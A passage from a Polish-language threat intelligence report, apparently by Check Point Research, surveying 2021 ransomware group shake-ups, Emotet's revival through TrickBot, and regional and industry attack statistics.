Z kolei inne grupy skoncentrowały się na dostosowaniu się do nowej sytuacji i zmianach nazw, by unikać zbyt bliskich skojarzeń z głośnymi atakami. Grupa Darkside tymczasowo zawiesiła swoją działalność w branży oprogramowania ransomware, a niektórzy z jej członków założyli w lipcu nową grupę – BlackMatter. Grupa dokonała

ataków na dostawcę usług marketingowych Marketron, japońską firmę technologiczną Olympus oraz infrastrukturę krytyczną, w tym rolników z organizacji New Cooperative w stanie Iowa. Zmiana marki nie pomogła – w listopadzie grupa BlackMatter ogłosiła że zamyka działalność z powodu nacisków ze strony organów ścigania. W ogłoszeniu znalazła się nawet informacja, że „po ostatnich informacjach członkowie grupy nie będą już dostępni" – eksperci uważają jednak, że zakończenie działalności było wynikiem problemów z zaufaniem wśród partnerów oraz wadliwego szyfrowania, które pozwoliło ekspertom zajmującym się bezpieczeństwem na odszyfrowanie plików ofiar. Potwierdzając współpracę podmiotów z przestępczego półświatka, grupa BlackMatter weszła w partnerstwo z grupą LockBit i przekazała dane swoich ofiar platformie LockBit, aby ułatwić bezproblemowe wymuszanie okupu, tuż przed swoim zniknięciem.

Niestety, nie wszystkie grupy ransomware mogą pochwalić się tak udaną współpracą. Obawę przed zatrzymaniem przez władze potęgowała wyraźna nieufność, której sprzyjała ciągła konkurencja. Na przykład, operatorzy REvil zostali przyłapani na oszukiwaniu swoich partnerów – członkowie grupy przejmowali proces negocjowania okupu używając sekretnych czatów i backdoorów, aby odciąć partnerów od ich udziałów w okupie. Grupa Conti przeżyła wewnętrzny kryzys po tym, jak jeden z niezadowolonych partnerów opublikował informacje na temat grupy, skarżąc się na niskie zarobki.


Wreszcie, w minionym roku byliśmy świadkami pierwszych oznak działania presji na społeczność ransomware, a nawet całkowitego zamykania działalności – niektórzy operatorzy całkowicie porzucili przestępczy biznes. Na przykład gang Avaddon pojawił się po raz pierwszy w czerwcu 2020 roku, jednak już rok później został zmuszony do zamknięcia działalności i udostępnienia kluczy deszyfrujących – nie ma żadnych wątpliwości, że było to skutkiem wzmożonej działalności organów ścigania. Grupa Conti zaatakowała z kolei brytyjską firmę Graff Jewelry, jednak później była zmuszona do wysłania przeprosin, gdy okazało się, że niektóre ze skradzionych danych należały do rodzin królewskich z Arabii Saudyjskiej, Zjednoczonych Emiratów Arabskich i Kataru. Obawiając się odwetu, obiecali usunąć dane bez uzyskiwania do nich dostępu. Główne fora poświęcone cyberprzestępczości zakazały umieszczania na swoich platformach reklam oprogramowania ransomware, aby uniknąć nadmiernego przyciągania uwagi służb. Utrudniło to operatorom skuteczną komunikację z partnerami, zwiększając ryzyko wpadki.

Proaktywne środki i operacje ofensywne prowadzone przez rządy na całym świecie zdołały w widoczny sposób naruszyć ekosystem oprogramowania ransomware, zakłócając jego działanie i powodując spustoszenie w przestępczym półświatku. Mimo to, miliony dolarów potencjalnego przychodu oznaczają, że w 2022 roku prawdopodobnie będziemy świadkami kolejnych projektów ransomware – udane rozwiązania posłużą jako wzory do naśladowania i modele ulepszonych ataków. Jednym z wniosków, jakie operatorzy oprogramowania ransomware mogą wyciągnąć z wydarzeń 2021 roku jest to, że rodzaj wybieranych celów może zadecydować o tym, czy ich działalność będzie długotrwała, czy bardzo krótka.

04

MALWARE POD LUPĄ: EMOTET POWRACA

EMOTET, JEDEN Z NAJNIEBEZPIECZNIEJSZYCH I CIESZĄCYCH SIĘ ZŁĄ SŁAWĄ BOTNETÓW W HISTORII, POWRÓCIŁ, POMIMO DŁUGOTRWAŁYCH I ZSYNCHRONIZOWANYCH WYSIŁKÓW SPOŁECZNOŚCI MIĘDZYNARODOWEJ ORAZ ORGANÓW ŚCIGANIA NA CAŁYM ŚWIECIE, KTÓRE DOPROWADZIŁY DO JEGO LIKWIDACJI W STYCZNIU 2021 ROKU.



ALEXANDRA GOFMAN

Kierowniczka zespołu
Check Point Research

> Pod koniec roku świat zdał sobie sprawę, że nawet międzynarodowa grupa zadaniowa może jedynie spowolnić działanie botnetu Emotet – całkowita eliminacja jest niemożliwa.
>
> Niektórym członkom grupy udało się wymknąć wymiarowi sprawiedliwości i poświęcić czas na reorganizację, przegrupowanie i wykorzystanie dawnych kontaktów w przestępczym półświatku do rozpoczęcia nowej, ulepszonej globalnej kampanii spamowej.
>
> Trickbot i Emotet to dawni partnerzy – dla nikogo nie było zaskoczeniem, że Emotet wykorzysta TrickBota jako narzędzie w celu powrotu do gry."

Emotet, jeden z najniebezpieczniejszych i cieszących się złą sławą botnetów w historii, powrócił, pomimo długotrwałych i zsynchronizowanych wysiłków społeczności międzynarodowej oraz organów ścigania na całym świecie, które doprowadziły do jego likwidacji w styczniu 2021 roku. Emotet, trojan bankowy przekształcony w modułowy botnet zasłynął swoim ogromnym zasięgiem – objął przeszło 1,5 miliona zainfekowanych komputerów na całym świecie oraz tysiące sieci korporacyjnych. Emotet był wykorzystywany jako platforma dystrybucyjna do dostarczania innych znanych rodzin złośliwego oprogramowania, takich jak TrickBot, Qbot i Dridex, często powodując ataki ransomware obejmujące całe sieci i paraliżujące całe organizacje. Wyrządzone szkody zostały oszacowane na około 2,5 miliarda dolarów zanim udało się zakończyć jego działalność.

14 listopada botnet Emotet oficjalnie powstał z martwych – badacze zaobserwowali pierwsze próbki tego złośliwego oprogramowania od czasów jego zamknięcia. Zaskakuje źródło, z którego pojawiły się próbki – to botnet TrickBot został wykorzystany do przesłania próbek złośliwego oprogramowania Emotet na urządzenia zainfekowane złośliwym oprogramowaniem TrickBot. Już następnego dnia Emotet wrócił do swojej charakterystycznej metody dystrybucji – masowych kampanii spamowych dostarczających ofiarom trojana w postaci złośliwych załączników w formie dokumentów. Aby odbudować swoją sieć, operatorzy botnetu Emotet postanowili umieścić swojego bota spamowego na skutecznie zainfekowanych maszynach, co umożliwiło im rozprzestrzenienie szkodliwego oprogramowania na jeszcze większą skalę niż dotychczas.

Wykorzystanie botnetu TrickBot jako droppera było naturalnym wyborem dzięki bogatej historii współpracy obu grup. Może to sugerować, że przynajmniej niektórzy z dawnych partnerów zajmujących się dystrybucją złośliwego oprogramowania odpowiadają również za jego wskrzeszenie. Sam TrickBot został na krótko wyłączony w 2020 roku, a mimo to przetrwał i znalazł się w rankingach złośliwego oprogramowania Top Malware opublikowanych w maju, czerwcu oraz we wrześniu 2021 roku. W ciągu ostatniego roku zespół Check Point Research zaobserwował ponad 140 000 ofiar botnetu TrickBot na całym świecie w ramach przeszło 200 kampanii i tysięcy zaatakowanych sieci. Tak duża baza instalacji sprawiła, że TrickBot stał się idealną platformą do ponownego uruchomienia nowego botnetu Emotet.

Sam Emotet powrócił jeszcze silniejszy, a do jego zestawu narzędzi dołączyło kilka nowych sztuczek. Ulepszony wariant wykorzystuje kryptografię krzywej eliptycznej zamiast kryptografii RSA, udoskonalił techniki ukrywania informacji przesyłanych z serwerów sterowania, a do metod dostarczania dołączyło wykorzystanie złośliwych pakietów instalacyjnych aplikacji systemu Windows, które podszywają się pod powszechnie dostępne oprogramowanie. Ponadto badacze stwierdzili, że Emotet obecnie pobiera na zainfekowane urządzenia elementy oprogramowania Cobalt Strike bezpośrednio – wcześniejsze wersje pobierały inne złośliwe oprogramowanie, które z kolei po pewnym czasie pobierało pakiety Cobalt Strike. Cobalt Strike był podstawą ukierunkowanych ataków ransomware w poprzednich latach. Zmiany w zachowaniu botnetu Emotet oznaczają, że czas między infekcją złośliwym oprogramowaniem Emotet i atakiem ransomware na pełną skalę uległ znaczącemu skróceniu, pozostawiając obrońcom znacznie mniej czasu na reakcję na trwający atak.


Zespół Check Point Research zaobserwował, że natężenie aktywności botnetu po jego ponownym uruchomieniu stanowi co najmniej 50% poziomu, jaki obserwowaliśmy w styczniu 2021 roku, tuż przed jego zamknięciem. Ta tendencja wzrostowa utrzymywała się przez cały grudzień Pod koniec roku przestępcy przeprowadzili kilka kampanii, a wzrost aktywności będzie trwał przez 2022 rok, przynajmniej do czasu kolejnej próby przejęcia kontroli nad botnetem przez służby.

05
STATYSTYKI ZE ŚWIATA

W 2021 ROKU ODNOTOWANO 50% WZROST TYGODNIOWEJ LICZBY ATAKÓW NA SIECI KORPORACYJNE W PORÓWNANIU Z ROKIEM 2020.


KATEGORIE CYBERATAKÓW WEDŁUG REGIONÓW

ŚWIAT



Ryc. 1: Odsetek sieci korporacyjnych zaatakowanych przez każdy typ złośliwego oprogramowania na świecie


OBIE AMERYKI



Ryc. 2: Odsetek sieci korporacyjnych zaatakowanych przez każdy typ złośliwego oprogramowania w obu Amerykach


KATEGORIE CYBERATAKÓW WEDŁUG REGIONÓW

EMEA



Ryc. 3: Odsetek sieci korporacyjnych zaatakowanych przez każdy typ złośliwego oprogramowania w regionie EMEA


APAC



Ryc. 4: Odsetek sieci korporacyjnych zaatakowanych przez każdy typ złośliwego oprogramowania w regionie APAC

GLOBALNY INDEKS CYBERZAGROŻEŃ


Mapa przedstawia indeks cyberzagrożeń w skali globalnej, ukazując główne obszary ryzyka na całym świecie.*



* Ciemniejszy kolor = większe ryzyko

* Szary kolor = Niewystarczające dane


Ryc. 5. Globalny indeks cyberzagrożeń




Ryc. 6: Średnia liczba ataków na organizację według branży w roku 2021 w porównaniu z danymi z 2020 roku

W 2021 roku liczba globalnych cyberataków na sieci korporacyjne wzrosła o 50% w porównaniu z poprzednim rokiem. Najczęściej ofiarami ataków padały podmioty działające w sektorze nauki i badań, w którym co tydzień dochodziło średnio do 1605 ataków na organizację (wzrost o 75% względem poprzedniego roku), natomiast w kategorii dostawców oprogramowania widzimy największy wzrost w ujęciu rok do roku – aż o 146%. Wzrost liczby ataków na dostawców oprogramowania idzie w parze ze stale rosnącym trendem ataków na łańcuchy dostaw oprogramowania zaobserwowanym w 2021 roku.


NAJPOPULARNIEJSZE RODZAJE ZŁOŚLIWYCH PLIKÓW – STRONY INTERNETOWE I POCZTA ELEKTRONICZNA



Ryc. 7: Strony internetowe – najpopularniejsze rodzaje złośliwych plików



Ryc. 8: Poczta elektroniczna – najpopularniejsze rodzaje złośliwych plików



Ryc. 9: Metody dystrybucji – wektory ataku e-mail i strony internetowe w latach 2019, 2020 oraz 2021

Powyższe wykresy wskazują, że ataki za pośrednictwem poczty elektronicznej systematycznie stają się coraz popularniejsze, z kolei wykorzystanie stron internetowych do dystrybucji złośliwego oprogramowania spada od początku 2020 roku

Ataki z wykorzystaniem poczty elektronicznej, czy to w ramach ataków ukierunkowanych, czy w ramach oportunistycznych kampanii prowadzonych przez przestępców - amatorów, umożliwiają łatwą dystrybucję szkodliwego oprogramowania do szerokiego grona odbiorców i korporacji.

Jedną z przyczyn wzrostu liczby ataków opartych na poczcie elektronicznej jest ogromna liczba głośnych kampanii realizowanych przez duże grupy przestępcze, które rozprowadzają najbardziej znane obecnie rodziny szkodliwego oprogramowania, takie jak TrickBot, Dridex, Qbot, IcedID czy Emotet.

Gdy gangi te zdały sobie sprawę ze skuteczności kampanii spamowych zawierających złośliwe załączniki w postaci dokumentów pakietu Office, wykorzystywały je niemal wyłącznie jako główny wektor infekcji w nowych sieciach.

